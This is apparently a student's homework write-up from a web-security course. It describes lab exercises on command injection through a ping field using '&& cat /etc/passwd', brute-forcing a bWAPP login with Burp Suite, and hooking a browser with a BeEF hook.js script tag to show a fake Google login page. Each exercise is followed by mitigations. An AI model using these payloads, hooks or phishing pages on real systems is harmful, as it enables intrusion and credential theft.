
15-Web-Vulnerabilities-and-Hardening – Homework


Testing to see if site is vulnerable to code injection. Noticed that after putting 8.8.8.8 in the ping field that it was actually running the shell command “ping 8.8.8.8”.

Added the double ampersand “&&” and ran the commands:

8.8.8.8 && cat /etc/passwd



8.8.8.8 && cat /etc/hosts




The site is susceptible to command injection via the ping a device section. Limiting the string to numerical inputs (including the decimal) as an input would be one of the ways to mitigate this. Also using an API instead of letting the site use shell commands directly would also mitigate this.

Replicants brute force vulnerability

Began by accessing the BWAP website and navigate to

192.168.13.35/ba_insecure_login_1.php




Started burpsuit by running the command:

Sudo burpsuite

Made sure that foxy proxy was installed and redirecting traffic to burpsuite.

Once setup, tried logging in and intercepted the POST request in burpsuite. Sent that request to the intruder tab and designated the payloads. Then I added a simple list that included the breached user names for payload 1 and the breached passwords for payload 2. Then chose cluster bomb attack and then ran the attack.



The results showed that the following user was susceptible to a brute force attack:

User: tonystark

Password: I am Iron Man

This can be mitigated by implementing the following:

- multifactor authentication
- account lock out (after failed attempts)
- https in order to encrypt traffic.


Beef

Ran beef by using the command:


sudo beef

Created a simple html file that hooked a browser by making sure the site had:


<script src="http://<IP>:3000/hook.js"></script>




Once the browser was hooked, we were able to run a command on the hooked browser. We ran the google phishing command that displayed a fake google login page.



We can then see what was typed into the log in information.



You can check to see if it is a legitimate site by using the view source feature of the browser and looking at the HTML code of the site.



This easily shows it’s a beef site and data should not be entered since it is vulnerable.

This can be mitigated by training employees and making sure that unknown external e-mails are not opened. Users can also view the page source and make sure it is a legitimate site.